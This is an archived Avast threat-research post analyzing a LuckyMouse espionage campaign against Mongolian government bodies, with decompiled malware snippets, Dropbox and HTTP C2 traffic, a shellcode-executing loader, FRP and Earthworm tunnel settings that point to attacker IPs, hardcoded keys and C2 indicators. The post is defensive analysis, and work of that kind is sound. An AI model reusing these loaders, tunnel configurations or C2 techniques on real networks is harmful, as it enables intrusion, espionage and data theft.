APT group targeting governmental agencies in East Asia

By Threat Research TeamThreat Research Team

Archived: 2026-04-05 15:35:39 UTC

Introduction

This summer, Avast discovered a new APT campaign targeting government agencies and a National Data Center of Mongolia. We consider with moderate confidence based on our research that the chinese-speaking APT group LuckyMouse is behind the attack.

The APT group planted backdoors and keyloggers to gain long-term access to government networks and then uploaded a variety of tools that they used to perform additional activities on the compromised network such as scanning of the local network and dumping credentials. We presume that the main aim of cyber-espionage was the exfiltration of sensitive data from potentially interesting government agencies.

According to our local telemetries, we consider that the government institutions were attacked in two ways. One was through a vulnerable company who is providing services for these agencies, and the other was through an email spear-phishing with a malicious attachment – a weaponized document using CVE-2017-11882.

There are many tactics that are consistent with other reports of LuckyMouse; nevertheless, we are also seeing some previously undocumented tactics indicating that the actors have updated their toolset with Polpo and LuckyBack backdoors. Our analysis below will highlight those new tactics.

Attribution & Clusterization

We base our presumption that this campaign was led by the LuckyMouse APT group on the tooling that we found during the investigation of this campaign, most of them having previously been attributed to LuckyMouse by other researchers[1][2][3].

In 2018, Kaspersky Labs released two blog posts about LuckyMouse targeting a national data center containing Asian government resources. Their blog posts described several tool sets such as network filtering driver NDISProxy, weaponized documents with CVE-2017-11882 (Microsoft Office Equation Editor, widely used by Chinese-speaking actors), and Earthworm tunneler. They also described a DLL sideloading technique abusing legitimate applications from Symantec (*IntgStat.exe*). This is a legitimate application that loads a DLL *pcalocalresloader.dll*. By sideloading their own version *pcalocalresloader.dll*, they load HyperBro RAT from a compressed and encrypted file *thumbs.db*. While some of the tools that were used were publicly known tools that are available on the internet, the group also developed their own tools, including a rootkit[1][2].

In April 2019, PaloAlto Networks released a blogpost about LuckyMouse. According to the post, the group installed webshells on a SharePoint server to compromise Government Organizations in the Middle East. Similarly, the group used several publicly known and available tools (such as mimikatz, curl, ntbscan). But what got our attention was the fact that the same HyperBro RAT was used in the campaign we were analyzing. The APT

attack we analyzed also used a DLL sideloading technique, although with different executables. The executable used was a Symantec application *thinprobe.exe* that loads *thinhostprobedll.dll*. This DLL was then used to sideload *thumb.db* that contained encrypted and compressed HyperBro[3].

We've also discovered a Polpo backdoor in the network belonging to the National Data Center of Mongolia. This backdoor was accompanied by samples that are known to be used by the LuckyMouse group which lead us to the conclusion that this backdoor is a new addition into LuckyMouse's toolkit. We also observed more common tools, e.g. VMProtect-obfuscated Earthworm tunneler, a custom installer dropping NDISProxy network filtering driver, and various network scanners.

Infection Chain

We observed that this APT group was also targeting an unknown company that was providing services to government institutions in East Asia. The group infiltrated the company's computers and managed to harvest credentials belonging to the company's email accounts. Unfortunately, we haven't been able to identify which attack vector was used in this infiltration. These credentials were then used to send emails from the hacked company's email accounts to the government officials. While we were unable to recover the whole email, we've managed to recover the email's header. The header indicates that these emails were asking the recipient to update a firmware, i.e. launch a self-extracting 7-zip archive attached to this email.

Date: Sun, 28 Jun 2020 20:43:08 +0800 (ULAT)
Subject: Re: Perform a firmware update on the server

XXXXXX_update.exe

(sha256:2D2EA3002C367684F21AD08BDC9B5079EBDEE08B6356AC5694EFA139D4C6E60D)

This archive drops three already familiar files – Symantec's *thinprobe.exe*, malicious *thinhostprobedll.dll*, and *thumb.db*. The malicious DLL is used for DLL sideloading, decrypting and decompressing *thumb.db* and finally loading its processed content – a HyperBro RAT . This backdoor has also been reported on by Kaspersky[1] and PaloAlto Networks[3], the latter providing an extensive description of the HyperBro RAT.




Figure 1: Overview of infection vector

Toolset

In this following section we describe a tool set we found on the victim's PC, used by the APT group for cyber-espionage and lateral movement through the network. We could divide these tools into three categories:

- Helpers: ServiceInstaller, ShellCodeExecutor, DataExtractor 1/2, Information Collector
- Remote access: StartServiceTool, Korplug, LuckyBack, BlueTraveller, Polpo
- Publicly available tools: UAC bypass tool, port scanners, password dumpers, FRP, Earthworm tunneler

In detail, we found the following tools:

This tool installs *wcm.dll* into *%WINDIR%\system32*, a registry record

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WindowsConnections Manager

is created with the following values:

Description: Makes automatic connect/disconnect decisions based on the network connectivity options currently available to the PC and enables management of network connectivity based on Group Policy settings.

DisplayName: Windows Connections Manager

ServiceDll: C:\Windows\system32\wcm.dll.

This effectively creates a new service. The dropped binary is a 32-bit service DLL that has two parts – embedded DLL, and mmLoader (http://tishion.github.io/mmLoader/), a loader that bypasses the windows loader.

The final payload DLL is written in GO and contains a single export named "Interface". This function expects 4 arguments consisting of two strings and their corresponding lengths. The string values specify the victim ID and the Dropbox API key to use. The API key is passed in as an RC4 encrypted + base64 encoded value.
The hardcoded decryption key is "0000111122223333". The DLL additionally contains a default API key which appears to be for the authors test account.

Initially, it tries do download a file from Dropbox via the HTTP API:

```
POST /2/files/download HTTP/1.1
Host: content.dropboxapi.com
User-Agent: Go-http-client/1.1
Content-Length: 0
Authorization: Bearer [snipped]
Dropbox-Api-Arg: {"path": "/infos/000000.txt"}
Accept-Encoding: gzip
```

If the server responds with a file, it tries to upload a file with a timestamp and a hostname onto Dropbox:

```
POST /2/files/upload HTTP/1.1
Host: content.dropboxapi.com
User-Agent: Go-http-client/1.1
```

Content-Length: 36
Authorization: Bearer [snipped]
Content-Type: application/octet-stream
Dropbox-Api-Arg: {“path”: “/infos/116a0d.txt”,”mode”: “overwrite”,”autorename”: true,”mute”: false,”strict_conflict”: false}
Accept-Encoding: gzip

%currentDate% %currentTime%##%hostname%

Afterwards, a C&C request-response loop is started. Based on the response from the C&C server, one of the following commands is executed: download files, upload files, sleep, quit, or execute commands on a command line. See the following diagram for a detailed flow, keep in mind that all download/upload are using the aforementioned Dropbox API:




Figure 2: Overview of detailed execution flow

ServiceInstaller

We assume that this installer is intended to be executed by one of the aforementioned backdoors as it requires command-line parameters for its successful execution:

Switch	Argument
-i	path of DLL to install as a service
-u	Uninstall a specific service name

At first, security descriptors of both *%windir%\system32* and *%windir%\system32\drivers* changes to allow the current user to copy files to these locations. Then the installer copies a service executable to *%windir%\system32* under a randomly generated name (4 alphanumeric characters).

Depending on whether a service named *DFS Replication* already exists in

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost netsvcs,

a new service called *DFS Replication* (if it does not exist) or *IAS Jet Database Access Service %number%* is created. More specifically, its parameters are:

Description: *"Configures Internet Authentication Service (IAS). If this service is stopped, the remote network access that requires user authentication will be unavailable. If this service is disabled, any services that explicitly depend on it will fail to start or (Retail) Replicates files among multiple PCs keeping them in sync. On Client, it is used to roam folders between PCs; on the server, it is used to provide high availability and local access across a wide area network (WAN). If the service is stopped, file replication does not occur, and the files on the server become out-of-date. If the service is disabled, any services that explicitly depend on it will not start."*
DisplayName: DFS Replication/IAS Jet Database Access Service %number%
ServiceDll: C:\Windows\system32\<4 random alphanumeric characters>.dll.
Tag: 0
Security: 0

ShellCodeExecutor

This utility takes hex-encoded shellcode as an argument and then proceeds to execute it. The code responsible for decoding and unpacking can be seen below:

```
shellcode_ = encoded_shellcode;
it = 0;
len_of_shellcode = strlen(encoded_shellcode);
if ( len_of_shellcode / 2 > 0 )
{
  do
  {
    firstChar = *shellcode_;
    if ( *shellcode_ > '9' && (firstChar <= 'F' || firstChar <= 'f') )
      firstChar -= '7';
    secondChar = shellcode_[1];
    if ( secondChar > '9' && (secondChar <= 'F' || secondChar <= 'f') )
      secondChar -= '7';
    shellcode_ += 2;
    decode_ShellCode[it++] = (16 * firstChar) | secondChar & 0xF;
  }
  while ( it < len_of_shellcode / 2 );
}
if ( (len_of_shellcode & 1) != 0 )
{
  v10 = *shellcode_;
  if ( *shellcode_ <= '9' || v10 > 'F' && v10 > 'f' )
    adjusted_char = v10 - 48;
  else
    adjusted_char = v10 - 55;
  decode_ShellCode[it] = adjusted_char;
}
allocated_space_for_shellcode = (char *)VirtualAlloc(0, 0x3E8u, 0x3000u, 0x40u);
if ( !allocated_space_for_shellcode )
  MessageBoxA(0, Text, "ÍáÐÑ", 0);
qmemcpy(allocated_space_for_shellcode, decode_ShellCode, 0x3E8u);
return ((int (*)(void))allocated_space_for_shellcode)();
```

Figure 3: Decoding algorithm and executing decoded payload in allocated memory

While we weren't able to reconstruct which stage this executor was used, we were able to recover its parameter that corresponds to a hex-encoded metasploit-generated shellcode (reverse HTTP proxy – Github configured to connect to URL *oss.chrome-upgrade[.]com* (202.59.9[.]58). We suspect that the threat actors used the shellcode just to retrieve and execute a further stage from the C&C server.

This tool can be used to gather potentially sensitive documents with *pdf*, *ppt*, *xls*, and *doc* file extensions. It recursively scans all connected drives for such documents that were modified in 2020 and later. Gathered documents are packed using Winrar and the archive is protected with a password *"zaq1xsw@cde3"*. This archive will be then saved to *C:\MSBuild\NVIDIA* under a filename *CRYPTO-%computerName%-%number_value%.SYS*. This scan is repeated every 20 minutes. If this tool is launched a second time (e.g. after reboot), only documents that were modified in the last 24 hours are gathered.

After each run, a file *%windir%\system32\igfxme.vbs* is executed. Since this tool did not contain any exfiltration-related functionality, we presume that this script is used to exfiltrate the archive from the computer to a C&C. Unfortunately, we were not able to recover this script.

This binary is a simple filescanner that is provided with a list of file extensions, a list of directories, and date boundaries as parameters. Every directory from the list is searched for files with a given file extension. If such files are found and their modification date is within the provided date boundaries (in UTC), their full paths are written down into the output file. These paths are delimited by Windows line delimiters and they are encoded in 16-bit Unicode.

Below you will see a part of an error message, providing us the information about how this utility is used:

T040ClientLite.exe suffix .txt,.xls scanDirs E:\\test,E:\\test1 output E:\\test\\output.txt startEditDate 2020/04/26 endEditDate 2020/04/27

More generally, the command's format is:

T040ClientLite.exe suffix <file extensions> scanDirs <directories> output <output file> startEditDate <date> endEditDate <date>

Information Collector

The Information Collector focuses on removable drives. If no such drives are connected, its execution is terminated. The collector fingerprints those drives (serial number, vendor ID, product ID), encrypts this data with a 64 byte XOR key, and stores it onto the system drive as hidden files. More specifically, it uses the following directories:

C:\MSBuild\Resources\Format\S-1-1 (encrypted files)

C:\MSBuild\Resources\Format\S-1-0\S-1-0-0 (unencrypted temporary files, deleted after encryption)

```
drives = GetLogicalDrives();
for ( i = drives; drives; i = drives )
{
  if ( (drives & 1) == 1 )
  {
    CString::Format(&lpRootPathName, "%c:", drive_char);
    if ( is_directory(lpRootPathName) )
    {
      v3 = GetDriveTypeA(lpRootPathName) - 2;
      if ( v3 )
      {
        if ( v3 == 3 )
          std::_Ref_count_base::_Get_deleter(ArgList, 0);
      }
      else
      {
        v4 = sub_405290(ArgList);
        v5 = &ArgList[16 * v4];
        ArgList[16 * v4 + 32] = 1;
        CString::Format((v5 + 30), "%c:", drive_char);
        v5[34] = '\xC9';
        get_drive_info_(ArgList, v4);
        check_S_1_5_21_140908223_files(ArgList, v4);
        drives = i;
      }
    }
```

Figure 4: Sample enumerate drives, checking their type with GetDriveTypeA

It ensures its persistence by adding itself into Run (SOFTWARE\Microsoft\Windows\CurrentVersion\Run) registry key under AvpSecurity.

Interestingly, it contains many unused functions using command-line tools such as: systeminfo, arp, ipconfig, netstat, and tasklist. It also supports archiving the collected information using WinRAR with a hard-coded password “1qaz@WSX”. The sample has no networking capabilities. It primarily serves for collecting the information and transferring the gathered information using removable drives between the machines in the network.

Moreover, the particular sample we analyzed contained a bug in the drives’ enumeration routine that made it virtually useless as it hampered all the sample’s functionality.

RAT

Korplug (PlugX)

Korplug (PlugX) is a well-known Remote Access Trojan associated with Chinese speaking attackers and it has been used in a large number of targeted attacks since 2012[4]. It uses DLL side-loading to load itself into the memory through legitimate applications. It helps it stay unnoticed by any security product. Korplug is a fully featured RAT, with capabilities such as file uploads, downloads, keystroke logging, webcam control and access to a remote cmd.exe shell.

In our case, we observed that it was loaded through an application provided by ESET called unsecapp.exe that was signed with a valid, but expired certification. After executing unsecapp.exe, it loads a malicious DLL *http_dll.dll*. This DLL, in turn, decrypts *http_dll.dat* with a custom algorithm, yielding Korplug which is then loaded into the memory and executed. Unfortunately, we were not able to trace the RAT back to the original payload that dropped and executed these files.

Address of C&C servers:

web[.]microlynconline[.]com:80
home[.]microlynconline[.]com:8000
help[.]microlynconline[.]com:443
host[.]microlynconline[.]com:53

Backdoors

We found three different backdoors in the government office network, two of which, PolPo and LuckyBack, were never seen in any previous campaign. Polpo also hits the National Data Center, and the two others, BlueTraveller and LuckyBack, only hit the government office network.

LuckyBack

LuckyBack collects the computer’s fingerprint, at first, and then tries to establish a communication with the C&C server (45.77.55[.]145). Once the communication is established, the backdoor starts listening for commands. It is

capable of: starting a remote shell, file manipulation (move, read, write, execute, get file size), keylogging, and screen capturing.

Technical:

At first, the used code page is retrieved by calling *chcp*, a command providing the keyboard and character set information, on the system drive.

The first request on the C&C server "registers" the device by providing its fingerprint. Namely, the fingerprint is constructed from: PID, Windows version/build number, CPU architecture, username, user privileges, hostname, IP address, code page, and RDP session ID.


If the server accepts the registration, it responds with the PID and a simple string "OK". Afterwards, a simple request-response C&C loop is started, and commands and their corresponding numbers are displayed in the table below:

Commands	Functions
0x70, 0x72	Receive data again
0x1, 0x11	Creates remote shell or quit remote shell
0x2	File size and last write from spec. file
0x3	It's reads data from specific offset and file
0x4	Gets file size
0x12	Delete spec. file
0x13	Terminate specific thread
0x14	Receiving reading configuration
0x22	Execute %command% via CreateProcess API
0x23	Set a reading configuration for 0x3 command
0x24	Writes data to specific file
0x32	File operations (move file from one location to another)
0x50	Start keylogging
0x51	Stop keylogging
0x60	Take screenshot

BlueTraveller

This backdoor is simpler in terms of commands than the previous one. It accepts just four commands: exit, upload, download, and execute on the command line. Nevertheless, it uses two layers of C&C servers, meaning that the first request is on the first layer, and it yields an IP address of a C&C server from the second layer. Afterwards, the request-response C&C loop uses the second layer. If the backdoor receives a command for the command line, the output from the console is encrypted with AES-256 and sent back to the second-layer C&C server.

The binary itself has its strings encrypted with RC4, using a hardcoded key "L!Q@W#E$R%T^Y&U*A|}t~k". Among these strings, we may find the address of the first-layer C&C server and the user agent that should be used for these requests. Our sample tried to contact http://go.vegispaceshop[.]org/shop.htm. The response seems to be pretty inconspicuous at first glance. But once we have a look more closely, we see that many lines are followed by a mixture of tabs and spaces,which is rather fishy indeed. And surprisingly this is where the IP address of the second C&C layer hides!



```
GET /shop.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0 John-PC)
Host: go.vegispaceshop.org
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: Baby Web Server
Content-Type: text/html
Content-Length: 10701
Set-Cookie: SESSIONID=00003888; path=/;version=1 .
Last-Modified: Mon, 26 Oct 2020 08:17:01 GMT

...<!DOCTYPE html>
<html id="_htmlRoot">
<head>
    <meta charset="utf-8" />
    <title></title>

    <!-- WinJS references -->
    <script src="../../../Microsoft.WinJS/js/base.js"></script>
    <script src="../../../Microsoft.WinJS/js/ui.js"></script>

    <!-- bridge references -->
    <script src="../../../js/bridge.js"></script>
    <script src="../../../js/events.js"></script>

    <!-- Page references -->
    <script src="../../../js/uiHelpers.js"></script>
    <script src="../../../js/hello.js"></script>
    <script src="../../../js/core.js"></script>
    <script src="../js/enterpriseNgcEnrollmentPage.js"></script>
</head>
<body>
    <div class="control-app" id="PageEnrollment">
        <div class="app-content">
            <form action="#" class="control-page">
                <div class="page-body">
                    <!-- The title to be displayed within the page.  This will either display the title
                         upon load, the success title or the error title.  Modification of this is controlled
                         by the corresponding JS, and what action the user has taken. -->
                    <header class="body-header" aria-labelledBy="Title">
                        <h2 role="presentation">
                            <span id="Title"></span>
                        </h2>
                    </header>
```

Figure 5: Response from first layer of C&C server

```
with open("page_payload.html", "rb") as f:
    dataz = f.read()

dataz_extracted = b""
for i in range(len(dataz) - 1):
    if not (dataz[i] == 62 and dataz[i + 1] == 9):
        continue
    i += 2
    while dataz[i] not in (0xa, 0xd):
        dataz_extracted += bytes([dataz[i]])
        i += 1

block_count = len(dataz_extracted) // 8
output = bytearray(b"\x00" * block_count)
j = 0
block_ptr = 0
for i in range(7, -1, -1):
    ctr = 0
    j_ = j
    while ctr < block_count:
        tmp = dataz_extracted[j_]
        j_ += 8
        output[ctr] += ((tmp & 1) << i)
        ctr += 1
    j += 1
print (bytes(output[4:16]))
```

Figure 6: Script which decrypts the white spaces from the html response

The BlueTraveller uses the same scheme for encryption – AES-256 with a key derived from a string that is hashed with SHA-256, providing the IV and the key. The first usage of this encryption is in the first request to the second-layer C&C. For this first request, the key is derived from a string "*0304276cf4f31345*". The key is then used to encrypt the generated GUID and the computer's hostname which are then Base64-encoded and used to generate the request URL:

http://<second_layer_C&C>/home/<rand number>/<enc_length>/<Base64 data>.

After this request is executed, commands are retrieved from:

http://<second_layer_C&C>/index.htm.

The obtained data is encrypted with AES-256, using the aforementioned approach with GUID as a base-string for the key-derivation procedure. Each response also contains the random number that was sent in the first second-layer request. The malware checks whether the received number matches the one it sent; in case of a mismatch,

the command is discarded. If a command for the command line is received, the output of the executed command (AES-256 encrypted, using the same key as the previous response, and Base64 encoded) is sent to

http://<second_layer_C&C>/help/<rand number>/<enc_length>/<Base64 data>.

Polpo

Polpo is a backdoor that we've been seeing in the wild since 2018. It supports around 15 different commands including information collection and exfiltration, file transfer, and proxy connections.

Base64	IP
MjAzLjkxLjExOS40OjgwMDA=	203.91.119[.]4:8000
MjAyLjE3OS4wLjE0Mjo4MDgw	202.179.0[.]142:8080
MjAyLjE3OS41LjE2MTo0NDM=	202.179.5[.]161:443

Base64-encoded addresses of C&C servers are hard-coded in the binary

Polpo – Communication

The backdoor mimics the HTTP protocol to blend with the normal traffic. The transferred data is encrypted with AES and encoded into Base64 then sent as a part of fake HTML content.

```
recv_(*(lpThreadParameter + 1), buf, v4 + 9, 0);
v5 = strfind(buf, "<p1>", 1024, 0);
if ( v5 != -1 )
{
  v6 = strfind(buf, "</p1>", 1024, 0);
  if ( v6 != -1 )
  {
    v7 = v6 - v5;
    if ( v6 - v5 <= 1024 )
    {
      v10 = 0;
      memset(v11, 0, sizeof(v11));
      enc_data_len = 0;
      memcpy(&v10, &buf[v5 + 4], v7 - 4);
      enc_data = base64dec(&v10, &enc_data_len);
      memset(buf, 0, sizeof(buf));
      aes_decrypt(enc_data, buf, enc_data_len, lpThreadParameter + 140);
```

Figure 7: Command data parsing

The AES encryption key is derived from the first packet of each new command received from the C&C server, using the algorithm below:

```
do
{
  data[i] ^= xor_key[i % 4];
  ++i;
}
while ( i < 128 );
*key = hash1(&data[96], 32);
key[1] = hash2(&data[32], 32);
key[2] = hash3(data, 32);
key[3] = hash4(&data[64], 32);
```

Figure 8: Encryption key computation

The sample checks for a proxy configured on the system found in the Registry Key *Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable.* If a proxy is configured it uses the server specified in *Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer* for all the connections.

Polpo – Functionality

There are more than 15 commands supported by the backdoor, although some of them are duplicates. Most of the commands are executed in separate threads. Errors and inter-thread communication are handled using Events.

```
if ( cmd > CMD_PROXY_HTTP )
{
  if ( cmd == CMD_PROXY_RAW )
  {
    CreateThread(0, 0, thread_cmd_proxy, cmd_data, 0, 0);
    return 1;
  }
}
else
{
  switch ( cmd )
  {
    case CMD_PROXY_HTTP:
      CreateThread(0, 0, thread_cmd_proxy_http_like, cmd_data, 0, 0);
      return 1;
    case CMD_CLI:
      CreateThread(0, 0, thread_cmd_cli, cmd_data, 0, 0);
      return 1;
    case CMD_20_CMDS:
      CreateThread(0, 0, thread_cmds_0x20, cmd_data, 0, 0);
      return 1;
  }
}
```

Figure 9: Command dispatcher

These commands are supported by the version of Polpo we've analyzed:

Main commands	Sub commands	Functions
0x1FFFFFF		Initialize CLI Interface
	0x101FFFF	CLI Spawn CMD.EXE
	0x102FFFF	CLI Write Data To File
	0x103FFFF	CLI List Directory
	0x104FFFF	CLI ShellExecuteW(0, "Open", Cmd, 0, 0)
	0x106FFFF	CLI Change Directory
	0x107FFFF	CLI Delete File
0x2EEEEEE		Commands
	0x201EEEE	Enumerate Drives Info
	0x202EEEE	Enumerate Files
	0x203EEEE	Send File To C&C
	0x204EEEE	Write Data To File
	0x 205EEEE	Run Default App
	0x206EEEE	Shell Execute Open
	0x207EEEE	Delete File
	0x208EEEE	Delete Files Recursive
0x3DD03DD		Serve As Proxy (Hide As Http)
	0x30103DD	Get Data To Transfer
0x3DDDDDD		Serve As Proxy (Raw Data)
0x5FFFFFF		Close Connection
0x60AAAAAA		Close Connection
0x70BBBBBB		Reboot
0x80CCCCCC		Shutdown System
0xAFFFFFF		Send File To C&C

An open-source UAC bypass tool (https://github.com/vestjoe/WinPwnage) was detected on several compromised devices. It may be used to elevate privileges or achieve persistence on the system. We presume that it was used to execute tasks and programs under administrator-level permissions.

Port-scanners

Several different port scanners were seen on compromised devices under various filenames. One of the used port scanners was open-source https://github.com/kingron/s. We assume that in this case it was used for scanning the ports of the server to find out which services were running.

Nbtscan

Nbtscan is a command-line NetBIOS scanner for Windows that scans for open NetBIOS name servers in the network.

Passwords dumpers

Mimikatz and Lazagne were seen on the infected computers. We presume that they were used to retrieve credentials from the compromised computers. We've also spotted a wrapped Mimikatz version, download from https://github.com/jas502n/mimikat_ssp, on several compromised devices.

FRP

Fast Reverse Proxy (FRP) is a tool that allows you to expose local services that are hidden behind the NAT or a firewall to the internet. Both the raw TCP and UDP are supported as well as several other protocols whose requests can be forwarded to the internal services via this proxy. We've recovered a configuration file *3bef4cd.tmp* for this proxy. The content of this proxy is the following:

```
[common]
server_addr = 202.59.9[.]58
server_port = 8443
privilege_token = %token%
[SDJY_proxy]
type = tcp
remote_port = 6001
plugin = socks5
```

It is immediately obvious that the actor used the SOCKS5 plugin to route requests to the compromised network via 202.59.9[.]58:8443.




Figure 10: Diagram of FRP tool usage

Earthworm tunneler

The Earthworm tunneler is considered to be a typical tool for Chinese-speaking actors by Kaspersky[1]. We've seen this tool on all compromised systems of national data center. On one of these devices, we've managed to recover command-line parameters that were used: *-s rssocks -d 139.180.155.133 -e 80*. The tool itself creates a SOCKS tunnel to the provided server. It is publically available at http://rootkiter.com/EarthWorm/.

Conclusions

As this blogpost demonstrates, LuckyMouse has used new methods to infiltrate the government institution through a third party's system which they attacked.

Avast has recently protected users in the government institution and national data center from further attacks using the samples we analyzed. We also discovered an interesting encryption method that delivers a hidden IP address in the whitespace of the C&C response. We presume that the attackers updated their attacking toolset in this campaign after it was discovered by Avast.

I would like to thank Adolf Středa, David Zimmer and Anh Ho for helping me with this research.

Indicators of Compromise (IoC)

- Repository: https://github.com/avast/ioc/tree/master/
- List of SHA-256: https://github.com/avast/ioc/blob/master/

MITRE ATT&CK techniques

Tactic	ID	Name	Comment
Initial Access	T1199	Trusted Relationship	Sending emails from hacked trusted email accounts
	T1566.001	Spear Phishing Attachment	Emails with malicious documents and software updates
Execution	T1059.003	Windows Command Shell	
	T1204.002	Malicious File	
	T1203	Exploitation for Client Execution	Documents weaponized with CVE-2017-11882 – Equation Editor
	T1106	Native API	Windows API CreateProcessW
Persistence	T1547.001	Registry Run Keys	Using "SOFTWARE\Microsoft\Windows\CurrentVersion\Run\AvpSecurity"
	T1543.003	Create or Modify System Process: Windows Service	Multiple samples create services for persistence
Privilege Escalation	T1548.002	Bypass User Access Control	WinPwnage tool
	T1543.003	Create or Modify System Process: Windows Service	Installs services in: "HKLM\SYSTEM\CurrentControlSet\Services\"
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side-Loading	HyperBro was loaded,decrypted, decompressed and executed by a legitimate application using this technique.
	T1564.001	Hidden Files and Directories	Hiding collected information in hidden directories and files
	T1027	Obfuscated Files or Information	Collected information is encrypted using byte XOR operation
	T1218.011	Rundll32	Executing shell code
	T1218	Signed Binary Proxy Execution	thinprobe.exe (Symantec), unsecapp.exe (ESET)
Credential Access	T1003.001	LSASS Memory	Mimikatz
	T1552	Unsecured Credentials	Lasagne
Discovery	T1083	File and Directory Discovery	Search for sensitive documents with extensions pdf, ppt, xls, doc
	T1046	Network Service Scanning	used publicly available tools "nbtscan" and port scanner "s"
	T1120	Peripheral Device Discovery	Searching for removable drives on the system
	T1082	System Information Discovery	
Lateral Movement	T1091	Replication Through Removable Media	Information Collector is capable of copying binary files to removable drives

Collection	T1560.001	Archive Collected Data: Archive via Utility	hides exfiltrated documents in password-protected .rar archives.
	T1119	Automated Collection	
	T1056.001	Input Capture: Keylogging	Used in LuckyBack backdoor
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Polpo: HTTP is used for communications with C2
	T1132.001	Data Encoding: Standard Encoding	Polpo: Encrypted data is encoded as Base64
	T1573.001	Encrypted Channel: Symmetric Cryptography	Polpo: Transfered data is encrypted with AES
	T1104	Multi-Stage Channels	BlueTraveller: multiple C&C servers are used
	T1090.001	Proxy: Internal Proxy	Polpo: serves as proxy in the network
Exfiltration	T1052.001	Exfiltration Over Physical Medium: Exfiltration over USB	Information Collector moves files in the network over removable drives
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	StartServiceTool: Dropbox is used for exfiltration of collected data
	T1041	Exfiltration Over C2 Channel	Polpo exfiltrated data to C&C server

A group of elite researchers who like to stay under the radar.

Sources
